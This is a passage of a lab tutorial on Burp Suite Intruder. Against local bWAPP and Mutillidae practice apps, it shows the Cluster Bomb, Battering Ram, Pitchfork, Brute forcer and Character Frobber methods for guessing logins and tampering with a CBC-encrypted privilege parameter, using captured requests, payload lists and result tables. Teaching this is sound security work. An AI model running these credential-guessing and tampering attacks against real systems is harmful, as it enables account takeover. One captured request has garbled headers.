The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A POST request to `http://192.168.0.11:80/bWAPP/login.php` is displayed. The 'Action' button in the toolbar is highlighted. A context menu is open over the request body, with the 'Send to Intruder' option highlighted by a red arrow. The menu also includes options like Scan, Do passive scan, Do active scan, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Request in browser, Engagement tools, Change request method, Change body encoding, Copy URL, Copy as curl command, and Copy to file.

```
1 POST /bWAPP/login.php HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
4 Accept: text/html,application/xhtml+xml,application/
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 51
9 Origin: http://192.168.0.11
10 Connection: close
11 Referer: http://192.168.0.11/bWAPP/login.php
12 Cookie: PHPSESSID=4trq3disj3mp73844509tkufnt
13 Upgrade-Insecure-Requests: 1
14
15 login=123&password=123&security_level=0&form=submit
```


Now, let's configure the payload positions by selecting the input values of login and password fields with the **Add \$** button. Therewith it, opt the Attack type to **Cluster Bomb**.

The screenshot shows the 'Payload Positions' configuration in Burp Suite. The 'Attack type' dropdown is set to 'Cluster bomb' (indicated by a red arrow). Below it, the 'Sniper' payload list displays various request headers and parameters. Two specific fields, 'login' and 'password', are highlighted with red arrows pointing to them, indicating they have been selected for payload insertion. On the right side of the interface, there are buttons for 'Start attack', 'Add \$' (also indicated by a red arrow), 'Clear \$', 'Auto \$', and 'Refresh'.

Time to fill the empty box with a list of all possible usernames.

The screenshot shows the 'Payload Sets' configuration in Burp Suite. A single payload set is defined, labeled '1' in the 'Payload set' dropdown (indicated by a red arrow). The 'Payload type' is set to 'Simple list'. Below this, a list of usernames is displayed in a scrollable window, including 'raj', 'ignite', '123', 'user', 'hackingarticles', 'mummy', 'papa', 'burp', and 'admin'. At the bottom left of this window, there is an 'Add' button (indicated by a red arrow) which is used to add new usernames to the list. The 'Request count' is shown as 45.

Now, with the usernames, we need some passwords too. So, let's configure **payload 2** positions with all the possible password that can exist for a username.



As soon as we hit the “Attack” button, the fuzzer will start, and we’ll get the output screen having all the combinations of the usernames and passwords.

But wait, let's first clear the background concept behind this, like how the two different payload lists will work such in order to give a successful **302 Redirection**.

*Here, in this attack, the first password from the payload list 2 will fuzz all the usernames from payload list 1, similarly, then the second password will fuzz all the usernames again and the attack goes on.... i.e. the next payload(password) from the payload list 2 will fuzz all the payloads(usernames) from payload list 1.*

*Therefore, the total number of requests generated in this attack is the product of the number of payloads in all defined payload sets.*


Request	Payload1	Payload2	Status	Error	Timeout	Length
2	ignite	ignite	302			509
10	raj	123	302			509
0			200			4420
1	raj	ignite	200			4420
3	123	ignite	200			4420
4	user	ignite	200			4420
5	hackingarticles	ignite	200			4420
6	mummy	ignite	200			4420
7	papa	ignite	200			4420
8	burp	ignite	200			4420
9	admin	ignite	200			4420
11	ignite	123	200			4420
12	123	123	200			4420

# Battering ram


The Battering ram attack type is most favourite of Bug Bounty Hunters, as it requires a **single set of payload lists** to hit the vulnerability at multiple positions within the request.

Here, a single list is injected at different payload positions i.e. it used where the same input is to be inserted in multiple places within the request.

Let's make it more clear by manipulating the attack type to **Battering ram** within the captured request. Here, we'll try to find out the accounts that are having their **passwords as similar to their usernames**.



Now, let's inject some payloads by typing them at the input field. And then further, let's start the attack by hitting the “Attack” button.



And there we go, we're back with an output list. From the below image you can see that the total number of requests are equal to the number of payloads we injected. And with this, I don't think so, that there is a need to sort the length or the status bars, as the output as "ignite" with 302 Redirection is clear.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4420	
1	raj	200			4420	
2	ignite	302			509	
3	12345	200			4420	
4	hackingarticles	200			4420	
5	muumy	200			4420	
6	random	200			4420	

## Pitchfork

This attack type is completely different from all the other three, although it carries **multiple payload sets and different injection points**. But, it does not fuzz up the things, i.e. it simply checks the first payload from payload list one with the first payload from the payload list 2, and if they found to be the correct credential, it passes a success.

Let's try it too, for the above-captured request that we've used. Simply manipulate the attack type to "Pitchfork" and mark the payload positions by selecting them and hitting the "Add" button.

Target Positions Payloads Options

② Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

Sniper

1 POST /Battering%20ram  
2 Host: Pitchfork  
3 User-Agent: Cluster%20bomb  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 51  
9 Origin: http://192.168.0.11  
10 Connection: close  
11 Referer: http://192.168.0.11/bWAPP/login.php  
12 Cookie: PHPSESSID=4trq3disj3mp73844509tkufnt  
13 Upgrade-Insecure-Requests: 1  
14  
15 login=\$123\$&password=\$123\$&security\_level=0&form=submit

Add 5 Clear Auto Refresh

Let's do the same as we did it for **Cluster Bomb**, select the payload set and inject the payload lists.

Paste	bee
Load ...	ignite
Remove	raj
Clear	mummy
Add	user
Enter a new item	

Add from list ... ▾

In a similar manner, set the corresponding payloads in Payload set 2 for the payloads of list 1 i.e.

```
bee : 12345
ignite : ignite
raj : 123
mummy : hacking
user : raj
```

Target Positions Payloads Options

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type tab. Various payload types are available for each payload set, and each payload type can be used in different ways.


Payload set: 2  Payload count: 5

Payload type: Simple list Request count: 5

### Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
 Add   
Add from list ...



Now as soon as we hit the **Attack** button, in order to start the fuzz, we'll be redirected to a new window, where we'll have the successful login credentials.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length
0			200			4420
1	bee	12345	200			4420
2	ignite	ignite	302			509
3	raj	123	302			509
4	mummy	hacking	200			4420
5	user	raj	200			4420

# Fuzzing with Payload Type

# Fuzzing with Payload Type


As we're aware of this fact that the **payload type** in Burpsuite's Intruder tab is designed to **manage and create payloads** as per our convenience. Although we've only used the **Simple list** option within it, there are a number of other lists too that are still hidden from our eyes. Let's explore them one by one.

## Brute forcer

Sometimes, people confuse up with the two terms fuzzing and brute-forcing, thereby in order to segregate the two, burpsuite has an inbuilt payload type as **brute forcer**, which takes the **input string** and **generates payloads** of specified lengths that contain all permutations of a specified input character set.

*So, this time, we won't specify any payload list, but rather we'll configure burpsuite to make its own payloads and inject them at the mentioned payload positions.*

Turn **ON** your burpsuite monitor and capture the **HTTP request** made by the Mutillidae's login portal, and thereby share it to the **intruder**.



Now with this, we'll fuzz the password field, as we did earlier select **123** as the **injection point** and set the attack type to **Sniper**.

The screenshot shows the Burp Suite interface with the 'Positions' tab selected. The 'Payload Positions' section is displayed, showing a list of request lines and their corresponding payload positions. The payload position for the password field (line 15) is highlighted with a red arrow. The 'Attack type' dropdown is set to 'Sniper'. To the right of the payload list are four buttons: 'Add \$' (with a red arrow pointing to it), 'Clear \$', 'Auto \$', and 'Refresh'.

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 58
10 Origin: http://192.168.0.11
11 Connection: close
12 Referer:
13 http://192.168.0.11/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU
14
15 username=ignite&password=$123$&login-php-submit-button>Login
```

Time to configure the most important thing, from the **payload type** option select Brute forcer and therewith it, fill up the empty input field.

**Character Set** – The set of characters that are to be used in payloads.

**Min Length** – The length of the shortest payload

**Max Length** – The length of the longest payload

**Note :**

The total **number of payloads** will be **increased up** with the size of the character set and the maximum length.

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. The 'Payload Sets' section is displayed, showing a payload set named '1' with a payload count of 1,512. The 'Payload type' is set to 'Brute forcer' (highlighted with a red arrow). The 'Start attack' button is also highlighted with a red arrow. Below this, the 'Payload Options [Brute forcer]' section is shown, with a note that it generates payloads of specified lengths containing all permutations of a specified character set. The character set is set to 'abcd12' (highlighted with a red arrow), and the min and max lengths are both set to 3 (highlighted with red arrows).

And at last, hit the **Attack** button. Sit back and relax because now the burp suite will do its work, it will create and match the payload with the username provided for the correct password.

Great !! From the below image you can see that we got the payload as “**aa1**” with **302 redirections**, seems to be a successful one. Now, navigate at the top of the intruder tab and select **Attack**, there hit the pause button in order to **pause** the fuzzer.

Intruder attack26							
Attack	Save	Columns	Target	Positions	Payloads	Options	
Pause	Repeat	Filter	Showing all items				
145	aal	302				424	
0		200				56524	
1	aaa	200				56524	
2	baa	200				56524	
3	caa	200				56524	
4	daa	200				56524	
5	laa	200				56524	
6	2aa	200				56524	
7	aba	200				56524	
8	bba	200				56524	
9	cba	200				56524	
10	dba	200				56524	
11	lba	200				56524	
12	2ba	200				56524	
13	aca	200				56524	
14	bca	200				56524	
15	cca	200				56524	
16	dca	200				56524	
17	lca	200				56524	
18	2ca	200				56524	

# Character Frobber

During a penetration test, there are times when we get encountered with such situations where a string is responsible for the application's response, i.e. if we manipulate the string value with a valid one then the response will get altered. Such situations normally occur when we do an account takeover, where we try to manipulate the user ID with one of a genuine user.

But, if we try to manipulate the characters of the string manually, it may take up to weeks and months to find out a valid request, thereby in order to make our work easy, burpsuite offers an amazing payload type i.e. **Character Frobber** which modifies the value of each character position on the existing base string by incrementing the ASCII code of a specific character by one.

Now, back into the Mutillidae application, over at the left side of the dashboard, select **OWASP 2017 > Broken Authentication & Session Management > Privilege Escalation > Via CBC- Bit Flipping** and capture the request.

Application ID	A1B2
User ID	100 ( Hint: 0X31 0X30 0X30 )
Group ID	100 ( Hint: 0X31 0X30 0X30 )

From the above image, we can see that a string is passing over into the URL, seems like its responsible for the user to have an **application ID, User ID and group ID**

Now, as soon as we capture the passing HTTP Request, we'll directly share it to the intruder for further processing.

The screenshot shows the OWASp ZAP interface in the Proxy tab. A captured HTTP request is displayed:

```
1 GET /mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba
HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=qlah0on85tc1ja85878lqupu5m; security_level=0
9 Upgrade-Insecure-Requests: 1
```

A context menu is open over the URL 'GET /mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba'. The 'Send to Intruder' option is highlighted with a red arrow.

Let's set our **payload position** to this passing string.

The screenshot shows the OWASp ZAP interface in the Positions tab. The 'Payload Positions' section is active:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 GET /mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba| HTTP/1.1  
2 Host: 192.168.0.11  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Cookie: showhints=1; PHPSESSID=qlah0on85tc1ja85878lqupu5m; security\_level=0  
9 Upgrade-Insecure-Requests: 1

Buttons visible: Start attack, Add \$ (highlighted with a red arrow), Clear \$, Auto \$, Refresh.


Time to opt, choose the payload type to **Character frobber** and select the **operate on** option to the “**Base value of payload position**”

The screenshot shows the 'Payload Sets' tab of a tool's interface. At the top, there are tabs for Target, Positions, Payloads (which is selected), and Options. Below the tabs, the title 'Payload Sets' is displayed with a question mark icon. A descriptive text states: 'You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.' Under 'Payload set:', a dropdown menu shows '1'. Under 'Payload type:', a dropdown menu shows 'Character frobber' with a red arrow pointing to it. To its right, the text 'Request count: unknown' is visible. In the 'Operate on:' section, there are two radio buttons: 'Base value of payload position' (selected, indicated by a red arrow) and 'Specific string:' followed by an empty input field.


Now, let's make this attack somewhat more appealing with the use of the “**Grep Extract**” option, which will thereby help us in order to identify which payload sting is defined to which application ID. Therefore, at the **Options** tab, scroll down to the **Grep – Extract** field, check the “**Extract the following items from responses**” and click on the “**Add**” button.

The screenshot shows the 'Grep - Extract' tab of a tool's interface. At the top, the title 'Grep - Extract' is shown with a question mark icon. A note says: 'These settings can be used to extract useful information from responses into the attack results table.' Below this, there is a checkbox labeled 'Extract the following items from responses:' which is checked, indicated by a red arrow pointing to it. To the left of the checkbox is a vertical toolbar with buttons: 'Add', 'Edit', 'Remove', 'Duplicate', 'Up', 'Down', and 'Clear'. At the bottom, there is a field 'Maximum capture length:' with the value '100'.

You'll be redirected to a new window, click the **fetch response** button and the search for "**Application ID**" there, further select the output and hit **OK**, as in our case we're having "**A1B2**".



And there it is!! Hit the "**Attack**" button and initiate the fuzzer. (Rather than application ID, you can opt the User ID or the Group ID.)



Cool!! From the below image, we can see that we've successfully captured all the strings that correspond to a specific application ID.

*In the output, you can notice that the payloads are almost similar to one another but there is an increment in the characters one after the other.*

Request	Payload	Status	Error	Timeout	Length	<td style="text-align: l..
0	7bc24fc1ab650b25b4114e9...	200			52569	A1B2
1	6cc24fc1ab650b25b4114e9...	200			52569	Q1B2
2	6bd24fc1ab650b25b4114e9...	200			52569	F1B2
3	6bc34fc1ab650b25b4114e9...	200			52569	A1B2
4	6bc25fc1ab650b25b4114e9...	200			52569	A0B2
5	6bc25fc1ab650b25b4114e9...	200			52569	A1R2
6	6bc24gc1ab650b25b4114e9...	200			52569	A12
7	6bc24fd1ab650b25b4114e9...	200			52569	A1B"
8	6bc24fc2ab650b25b4114e9...	200			52569	A1B1
9	6bc24fc1bb650b25b4114e9...	200			52569	A1B2
10	6bc24fc1ac650b25b4114e9...	200			52569	A1B2
11	6bc24fc1ab750b25b4114e9...	200			52569	A1B2
12	6bc24fc1ab660b25b4114e9...	200			52569	A1B2
13	6bc24fc1ab651b25b4114e9...	200			52569	A1B2
14	6bc24fc1ab650c25b4114e9...	200			52569	A1B2
15	6bc24fc1ab650b35b4114e9...	200			52569	A1B2
16	6bc24fc1ab650b26b4114e9...	200			52569	A1B2
